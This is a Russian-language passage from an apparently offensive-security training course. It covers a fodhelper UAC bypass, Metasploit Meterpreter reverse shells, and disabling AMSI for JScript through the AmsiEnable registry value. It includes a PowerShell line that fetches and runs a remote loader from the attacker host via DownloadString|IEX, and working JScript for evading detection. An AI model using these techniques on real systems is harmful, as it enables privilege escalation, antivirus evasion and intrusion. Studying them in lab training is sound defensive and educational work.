PS C:\Users\Offsec> New-ItemProperty -Path HKCU:\Software\Classes\ms-settings\shell\open\command -Name
    DelegateExecute -PropertyType String -Force

PS C:\Users\Offsec> C:\Windows\System32\fodhelper.exe
```

Листинг 308 - Проверочный пример для создания ключей реестра и запуска PowerShell

Первая команда создаёт путь реестра через командлет `New-Item`[52] и параметр `-Path`. Кроме того, она устанавливает значение ключа по умолчанию в `powershell.exe` через параметр `-Value`, а флаг `-Force` подавляет предупреждения.

Во второй команде значение `DelegateExecute` создаётся через похожий командлет `New-ItemProperty`,[53] снова с параметром `-Path`, параметром `-Name` для указания значения и параметром `-PropertyType` для указания типа значения, в данном случае `String`. Наконец, запускается `fodhelper.exe`, чтобы открыть приглашение PowerShell с высоким уровнем целостности, как показано на рисунке 89.




Рисунок 89: Приглашение PowerShell с высоким уровнем целостности, запущенное через обход UAC

Судя по выделенному участку на рисунке 89, приглашение PowerShell работает с высоким уровнем целостности. Это, очевидно, только простой проверочный пример, но его боевые варианты есть во фреймворках эксплуатации, включая Metasploit, поэтому проверим его.

Сначала используем один из наших многочисленных загрузчиков шеллкода, чтобы получить обратную оболочку Meterpreter на машине жертвы Windows 10, а затем используем активную сессию Meterpreter для запуска модуля обхода UAC через fodhelper. В листинге 309 показан выполненный модуль обхода UAC:

```
msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper

msf5 exploit(windows/local/bypassuac_fodhelper) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows x86
   1   Windows x64

msf5 exploit(windows/local/bypassuac_fodhelper) > set target 1
target => 1

msf5 exploit(windows/local/bypassuac_fodhelper) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x64/windows  victim\Offsec @ victim  192.168.119.120:443 -> 192.168.120.11:51474 (192.
```

```
    168.120.11)

msf5 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1

msf5 exploit(windows/local/bypassuac_fodhelper) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf5 exploit(windows/local/bypassuac_fodhelper) > set lhost 192.168.119.120
lhost => 192.168.119.120
msf5 exploit(windows/local/bypassuac_fodhelper) > set lport 444
lport => 444
msf5 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[-] Exploit failed [user-interrupt]: Rex::TimeoutError Operation timed out.
[-] exploit: Interrupted
```

Листинг 309 - Модуль Metasploit для обхода UAC через Fodhelper завершается неудачей

Сначала мы выбрали модуль, отобразили и задали 64-битную опцию цели вместе с номером сессии и настроили полезную нагрузку. После запуска эксплойт завершился неудачей, хотя пользователь был членом группы administrators.

Если посмотреть на рабочий стол машины жертвы Windows 10 во время запуска эксплойта, обнаружится предупреждение от Windows Defender. Чтобы получить больше информации, можно открыть приложение Security Center через меню поиска, перейти в подменю Virus & threat protection и нажать Threat history. В разделе Quarantined threats находится запись, показанная на рисунке 90.




Рисунок 90: Антивирусное предупреждение Windows Defender из-за модуля Metasploit UAC

Это антивирусное предупреждение относится к PowerShell-компоненту обхода UAC и было вызвано AMSI.

> **Примечание.** Количество вывода в `multi/handler` и текст антивирусного предупреждения могут различаться.

AMSI останавливает стандартный модуль Metasploit fodhelper от обхода UAC и даже завершает существующую сессию Meterpreter. В следующем разделе попробуем выполнить обход UAC и обойти AMSI.

#### 7.5.1.1 Упражнения

1. Вручную запустите обход UAC через Fodhelper с PowerShell-командами, приведенными в этом разделе.
2. Попробуйте обход UAC через Fodhelper в Metasploit, чтобы вызвать обнаружение. Между попытками обхода может потребоваться откат машины.

### 7.5.2 Улучшение Fodhelper

Мы знаем, что обход UAC через Fodhelper работает, и также знаем, что модуль Metasploit вызывает AMSI. Поэтому нужно улучшить нашу технику и разработать обход UAC, который также обходит AMSI.

Имена ключей реестра ограничены 255 символами, имена значений реестра - 16383 символами, а само значение ограничено только доступной системной памятью.[54] Это означает, что значение реестра может содержать и обход AMSI, и наш PowerShell-загрузчик шеллкода.

Реестр обычно не сканируется антивирусными продуктами, и сам шеллкод, скорее всего, избежал бы обнаружения.

Чтобы не оставлять такой большой ключ реестра, можно просто выбрать PowerShell-команду загрузки. Сначала изменим загрузчик шеллкода, расположенный в `run.txt` на нашем веб-сервере Kali, добавив один из обходов AMSI. Затем настроим слушатель Metasploit для приема оболочки. После этого изменим PowerShell-команды обхода UAC, как показано в листинге 310.

```
PS C:\Users\Offsec> New-Item -Path HKCU:\Software\Classes\ms-settings\shell\open\command -Value "powershell.
    exe (New-Object System.Net.WebClient).DownloadString('http://192.168.119.120/run.txt') | IEX" -Force

PS C:\Users\Offsec> New-ItemProperty -Path HKCU:\Software\Classes\ms-settings\shell\open\command -Name
    DelegateExecute -PropertyType String -Force

PS C:\Users\Offsec> C:\Windows\System32\fodhelper.exe
```

Листинг 310 - Измененное значение реестра с PowerShell-командой загрузки

После запуска `fodhelper.exe` Metasploit выводит следующее:

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.11; (UUID: urhro5fl) Staging x64 payload (
    207449 bytes) ...
[*] Meterpreter session 2 opened (192.168.119.120:443 -> 192.168.120.11:50345) at 2019-10-31 08:05:44 -0400
```

Листинг 311 - Metasploit открывает сессию Meterpreter и затем зависает

Сессия Meterpreter открывается, а затем зависает. Security Center на машине жертвы Windows 10 создаёт новое антивирусное предупреждение, показанное на рисунке 91.




Рисунок 91: Антивирусное предупреждение Windows Defender из-за полезной нагрузки Meterpreter

Как следует из имени предупреждения, полезная нагрузка Meterpreter была помечена после отправки полезной нагрузки второй стадии. В этом случае Windows Defender отслеживал сетевой интерфейс и затем обнаружил незашифрованную и незакодированную вторую стадию. Этого можно избежать, включив расширенную опцию `EnableStageEncoding` вместе с `StageEncoder` в Metasploit. Установим `EnableStageEncoding` в `true`, а `StageEncoder` - в совместимый кодировщик, в данном случае `x64/zutto_dekiru`:

```
...
msf5 exploit(multi/handler) > set EnableStageEncoding true

EnableStageEncoding => true

msf5 exploit(multi/handler) > set StageEncoder x64/zutto_dekiru
StageEncoder => x64/zutto_dekiru

msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.11; (UUID: ukslgwmw) Encoded stage with x64/
    zutto_dekiru
[*] https://192.168.119.120:443 handling request from 192.168.120.11; (UUID: ukslgwmw) Staging x64 payload (
    207506 bytes) ...
[*] Meterpreter session 3 opened (192.168.119.120:443 -> 192.168.120.11:50350)

meterpreter > shell
Process 5796 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================
...
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, E
Mandatory Label\High Mandatory Level   Label            S-1-16-12288
```

Листинг 312 - Слушатель Metasploit с кодированием полезной нагрузки второй стадии

На этот раз мы обошли и AMSI, и Windows Defender и запустили обратную оболочку Meterpreter на высоком уровне целостности, как выделено в листинге 312. Обход UAC можно было бы улучшить, скрыв окно PowerShell и очистив реестр, но для целей нашего практического примера это не требуется.

#### 7.5.2.1 Упражнения

1. Воссоздайте обход UAC, обходя AMSI с помощью любого из обходов AMSI.

## 7.6 Обход AMSI в JScript

Поскольку AMSI также сканирует Jscript-код, мы вернёмся к техникам DotNetToJscript и разработаем обходы AMSI для Jscript.

### 7.6.1 Обнаружение потока AMSI API

Сначала используем Frida, чтобы понять, насколько Jscript-реализация AMSI похожа на PowerShell-реализацию. Поскольку наш Jscript-код выполняется процессом `wscript.exe`, именно его нужно инструментировать через Frida. Проблема в том, что процесс должен быть создан до запуска Frida, но `wscript.exe` завершается сразу после завершения скрипта. Чтобы решить это, создадим следующий тестовый Jscript-файл `.js`:

```
WScript.Sleep(20000);

var WshShell = new ActiveXObject("WScript.Shell");
WshShell.Run("calc")
```

Листинг 313 - Jscript-код, который засыпает и затем запускает калькулятор

Сначала мы приостанавливаем выполнение на 20 секунд методом `Sleep`.[55] Эта задержка помогает определить идентификатор процесса `wscript.exe` через Process Explorer, запустить команду `frida-trace` и дать Frida время перехватить API. Затем мы создаём экземпляр объекта Shell и используем его для запуска калькулятора. Благодаря задержке можно подключить Frida и обнаружить обработку второй части кода AMSI.

После ввода этого кода дважды щёлкнем Jscript-файл, найдём идентификатор процесса в Process Explorer и запустим Frida:

```
C:\Users\Offsec> frida-trace -p 708 -x amsi.dll -i Amsi*
Instrumenting functions...
AmsiOpenSession: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiOpenSession.js"
AmsiUninitialize: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUninitialize.js"
AmsiScanBuffer: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiScanBuffer.js"
AmsiUacInitialize: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUacInitialize.js"
AmsiInitialize: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiInitialize.js"
AmsiCloseSession: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiCloseSession.js"
AmsiScanString: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiScanString.js"
AmsiUacUninitialize: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUacUninitialize.js"
AmsiUacScan: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUacScan.js"
Started tracing 9 functions. Press Ctrl+C to stop.
           /* TID 0x144c */
 12118 ms  AmsiScanString()
 12118 ms     | [*] AmsiScanBuffer()
 12118 ms     | |- amsiContext: 0x28728e17c80
 12118 ms     | |- buffer: IHost.Sleep("20000"); IWshShell3.Run("calc");
 12118 ms     | |- length: 0x60
```

```
  12118 ms     | |- contentName 0x28728e35f08
  12118 ms     | |- amsiSession 0x0
  12118 ms     | |- result 0xf97dafdc00
  12128 ms     | [*] AmsiScanBuffer() Exit
  12128 ms     | |- Result value is: 1
  12181 ms  AmsiUninitialize()
Process terminated
```

Листинг 314 - Перехват вызовов AMSI в wscript.exe с помощью Frida

Этот вывод показывает, что были вызваны `AmsiScanString` и `AmsiScanBuffer`, но не `AmsiOpenSession`. Причина в том, что Jscript обрабатывает каждую команду в одном сеансе, тогда как PowerShell обрабатывает каждую в отдельном сеансе. На первый взгляд взаимодействие между `wscript.exe` и AMSI похоже на PowerShell, хотя команды, отправляемые в AMSI, частично обработаны и не совпадают с кодом в скрипте.

Чтобы посмотреть AMSI в действии против DotNetToJscript-загрузчика шеллкода, разработанного в предыдущем модуле, повторно используем его и выполним на машине жертвы Windows 10. Напомним, что мы скомпилировали C#-загрузчик шеллкода в управляемую DLL и преобразовали его в Jscript-файл с помощью исполняемого файла DotNetToJscript. Если просто выполнить его, `wscript.exe` запускается, но оболочка не появляется. Чтобы исследовать глубже, добавим в начало загрузчика шеллкода тот же оператор `Sleep` и перехватим его через Frida:

```
          /* TID 0x690 */
   7667 ms  AmsiScanString()
   7667 ms     | [*] AmsiScanBuffer()
   7667 ms     | |- amsiContext: 0x26e81c079d0
   7667 ms     | |- buffer: IHost.Sleep("20000"); IWshShell3.Environment("Process"); IWshEnvironment.Item(
     "COMPLUS_Version", "v4.0.30319"); _ASCIIEncoding._6002000f("AAEAAAD/////
     AQAAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADAw
     MwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5IlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb2")
     ; _ASCIIEncoding._60020014("AAEAAAD/////
     AQAAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADAw
     MwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5IlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb2")
     ; _FromBase64Transform._60020009("Unsupported parameter type 00002011", "0", "9924");
_MemoryStream._60020017("Unsupported parameter type 00002011", "0", "7443"); _MemoryStream._6002000b("0");
     _BinaryFormatter._60020006("Unsupported parameter type 00000009"); _ArrayList._60020020("Unsupported
     parameter type 00000000"); _ArrayList._6002001b(); _HeaderHandler._60020007("Unsupported parameter type
     0000200c");
   7667 ms     | |- length: 0x818
   7667 ms     | |- contentName 0x26e9c8f6918
   7667 ms     | |- amsiSession 0x0
   7667 ms     | |- result 0xd9cedfdd20
   7717 ms     | [*] AmsiScanBuffer() Exit
   7717 ms     | |- Result value is: 32768
   7720 ms  AmsiUninitialize()
```

Листинг 315 - Перехват скрипта загрузчика шеллкода с помощью Frida

Ближе к концу вывода AMSI возвращает значение `32768`, указывающее, что Windows Defender пометил код как вредоносный. В этом случае нет сомнений, что AMSI ловит нашу технику DotNetToJscript.

### 7.6.1.1 Упражнение

1. Выполните перехват `wscript.exe` с помощью Frida и найдите вредоносное обнаружение AMSI и Windows Defender.

### 7.6.2 Это ваш ключ реестра?

Чтобы использовать полезную нагрузку DotNetToJscript, нужно обойти AMSI. Однако при обходе AMSI в PowerShell мы полагались на рефлексию или Win32 API, а эти техники недоступны из Jscript.

Исследователь безопасности @Tal_Liberman обнаружил, что перед инициализацией AMSI Jscript пытается запросить ключ реестра `AmsiEnable` из куста HKCU.[56] Если этот ключ установлен в `0`, AMSI не включается для процесса Jscript. Этот запрос выполняется в функции `JAmsi::JAmsiIsEnabledByRegistry` внутри `Jscript.dll`, которая вызывается только при запуске `wscript.exe`.

Используем WinDbg и попробуем обнаружить точный запрос к реестру. Откроем WinDbg, перейдём в File -> Open Executable... и введём полный путь к `wscript.exe` вместе с полным путём к тестовому Jscript-файлу (рисунок 92).




Рисунок 92: Запуск wscript.exe из WinDbg

После запуска `wscript.exe` установим точку останова на `jscript!JAmsi::JAmsiIsEnabledByRegistry` с помощью bu:

```
0:000> bu jscript!JAmsi::JAmsiIsEnabledByRegistry

0:000> g
ModLoad: 00007fff`a3a70000 00007fff`a3b41000   C:\Windows\System32\jscript.dll
ModLoad: 00007fff`d3000000 00007fff`d3052000   C:\Windows\System32\SHLWAPI.dll
Breakpoint 0 hit
jscript!JAmsi::JAmsiIsEnabledByRegistry:
00007fff`a3a868c4 48894c2408      mov     qword ptr [rsp+8],rcx ss:000000e5`933bcfc0=000000e5933bd098
```

Листинг 316 - Установка точки останова на AmsiScanBuffer

Точка останова срабатывает, и теперь можно отслеживать выполнение функции.

Поскольку `jscript.dll` не загружена в момент установки точки останова, нельзя использовать bp; вместо этого нужно использовать команду неразрешённой точки останова bu, которая отслеживает загружаемые модули. Как только `jscript.dll` будет загружена, точка останова установится автоматически.

Далее дизассемблируем начало функции, чтобы лучше понять ее структуру:

```
0:000> u rip L20
jscript!JAmsi::JAmsiIsEnabledByRegistry:
00007fff`a3a868c4 48894c2408      mov     qword ptr [rsp+8],rcx
00007fff`a3a868c9 53              push    rbx
00007fff`a3a868ca 4883ec30        sub     rsp,30h
00007fff`a3a868ce 8b05183e0a00    mov     eax,dword ptr [jscript!g_AmsiEnabled (00007fff`a3b2a6ec)]
00007fff`a3a868d4 85c0            test    eax,eax
00007fff`a3a868d6 0f8480000000    je      jscript!JAmsi::JAmsiIsEnabledByRegistry+0x98 (00007fff`a3a8695c)
00007fff`a3a868dc 7f76            jg      jscript!JAmsi::JAmsiIsEnabledByRegistry+0x90 (00007fff`a3a86954)
00007fff`a3a868de 488d442458      lea     rax,[rsp+58h]
00007fff`a3a868e3 41b919000200    mov     r9d,20019h
00007fff`a3a868e9 4533c0          xor     r8d,r8d
00007fff`a3a868ec 4889442420      mov     qword ptr [rsp+20h],rax
00007fff`a3a868f1 488d15e8cb0800  lea     rdx,[jscript!`string' (00007fff`a3b134e0)]
00007fff`a3a868f8 48c7c101000080  mov     rcx,0FFFFFFFF80000001h
00007fff`a3a868ff ff15f3a60800    call    qword ptr [jscript!_imp_RegOpenKeyExW (00007fff`a3b10ff8)]
...
00007fff`a3a86932 488d1587cb0800  lea     rdx,[jscript!`string' (00007fff`a3b134c0)]
00007fff`a3a86939 ff15b1a60800    call    qword ptr [jscript!_imp_RegQueryValueExW (00007fff`a3b10ff0)]
```

Листинг 317 - Дизассемблирование начала JAmsi::JAmsiIsEnabledByRegistry

Выделенный вызов Win32 API `RegOpenKeyExW`[57] открывает ключ реестра, который передаётся вторым аргументом. Из-за соглашения о вызовах `_fastcall` второй аргумент передаётся в RDX и в этом случае равен `00007fff`a3b134e0`. Выведем содержимое по этому адресу в WinDbg, чтобы определить ключ реестра:

```
0:000> du 00007fff`a3b134e0
00007fff`a3b134e0  "SOFTWARE\Microsoft\Windows Scrip"
00007fff`a3b13520  "t\Settings"
```

Листинг 318 - Путь реестра, переданный как аргумент RegOpenKeyExW

Это раскрывает путь реестра `SOFTWARE\Microsoft\Windows Script\Settings`. Последующий вызов `RegQueryValueExW`[58], выделенный в листинге 317, используется для запроса значения реестра. Имя ключа реестра также передаётся вторым аргументом (RDX) в этот API, поэтому выведем его в WinDbg:

```
0:000> du 7fff`a3b134c0
00007fff`a3b134c0  "AmsiEnable"
```

Листинг 319 - Ключ реестра, переданный как аргумент RegQueryValueExW

Теперь у нас есть полный путь к ключу реестра. Чтобы обойти AMSI, создадим ключ и установим его значение в `0` с помощью метода `RegWrite`[59] объекта `WScript.Shell`. Этот метод принимает полный ключ реестра, содержимое значения и тип данных значения, как показано в Jscript-коде ниже:

```
var sh = new ActiveXObject('WScript.Shell');
var key = "HKCU\\Software\\Microsoft\\Windows Script\\Settings\\AmsiEnable";
sh.RegWrite(key, 0, "REG_DWORD");
```

Листинг 320 - Создание и запись ключа реестра AmsiEnable

Теперь, когда ключ реестра установлен, повторно запустим предыдущий загрузчик шеллкода, преобразованный DotNetToJscript, с включенным таймером сна и вызовем Frida, чтобы перехватить AMSI API:

```
C:\Users\Offsec> frida-trace -p 5772  -x amsi.dll -i Amsi*
Instrumenting functions...
AmsiOpenSession: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiOpenSession.js"
AmsiUninitialize: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUninitialize.js"
AmsiScanBuffer: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiScanBuffer.js"
AmsiUacInitialize: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUacInitialize.js"
AmsiInitialize: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiInitialize.js"
AmsiCloseSession: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiCloseSession.js"
AmsiScanString: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiScanString.js"
AmsiUacUninitialize: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUacUninitialize.js"
AmsiUacScan: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUacScan.js"
Started tracing 9 functions. Press Ctrl+C to stop.
Process terminated
```

Листинг 321 - Вызовы AMSI API не выполняются

Согласно этому выводу из листинга 321, `AmsiScanBuffer` и `AmsiScanString` не вызывались. Кроме того, наш загрузчик шеллкода генерирует обратную оболочку Meterpreter. Этот обход работает очень хорошо.

Хотя обход успешен, он работает только если ключ реестра установлен до запуска процесса `wscript.exe`. Улучшим технику, реализовав проверку ключа `AmsiEnable`. Если он существует, выполним загрузчик шеллкода; если нет, создадим его и запустим Jscript повторно. Полный код без самого загрузчика шеллкода показан в листинге 322.[60]

```
var sh = new ActiveXObject('WScript.Shell');
var key = "HKCU\\Software\\Microsoft\\Windows Script\\Settings\\AmsiEnable";
try{
    var AmsiEnable = sh.RegRead(key);
    if(AmsiEnable!=0){
    throw new Error(1, '');
    }
}catch(e){
    sh.RegWrite(key, 0, "REG_DWORD");
    sh.Run("cscript -e:{F414C262-6AC0-11CF-B6D1-00AA00BBBB58} "+WScript.ScriptFullName,0,1);
    sh.RegWrite(key, 1, "REG_DWORD");
    WScript.Quit(1);
}
```

Листинг 322 - Обход AMSI через установку ключа AmsiEnable

Разберём несколько элементов этого кода. Сначала код обёрнут в операторы обработки исключений `try` и `catch`.[61] Как и во многих других языках, код внутри блока `try` выполняется, а если возникает исключение, выполняется код внутри `catch`. Иначе выполнение продолжается после блоков `try` и `catch`.

Внутри `try` мы вызываем `RegRead`[62], чтобы определить, установлен ли ключ `AmsiEnable`. Если он не установлен, оператор `throw`[63] вместе с конструктором `new Error`[64] выбрасывает новое исключение. Если это происходит, выполняется код внутри `catch`: он устанавливает значение `AmsiEnable` и вызывает метод `Run`.[65]

Аргументы вызова метода `Run` важны. Сначала мы указываем исполняемый файл `cscript.exe`,[66] эквивалент командной строки для `wscript.exe`. Затем используем `-e`, чтобы указать, какой скриптовый движок будет выполнять скрипт. Выделенное значение в листинге 322 - глобально уникальный идентификатор (GUID),[67] который при таком использовании можно понимать как запись реестра в `HKLM\SOFTWARE\Classes\CLSID`. Если перейти по пути реестра и найти ключ с корректным GUID, мы увидим запись, связанную с Jscript и `jscript.dll`, как показано на рисунке 93.




Рисунок 93: GUID-запись реестра для jscript.dll

По сути, параметр `-e` указывает, что заданный файл скрипта будет обработан `jscript.dll`. Файл скрипта должен быть исходным Jscript, и мы передаём его через свойство `ScriptFullName`[68], как показано в листинге 323, где повторяется метод `Run`.

```
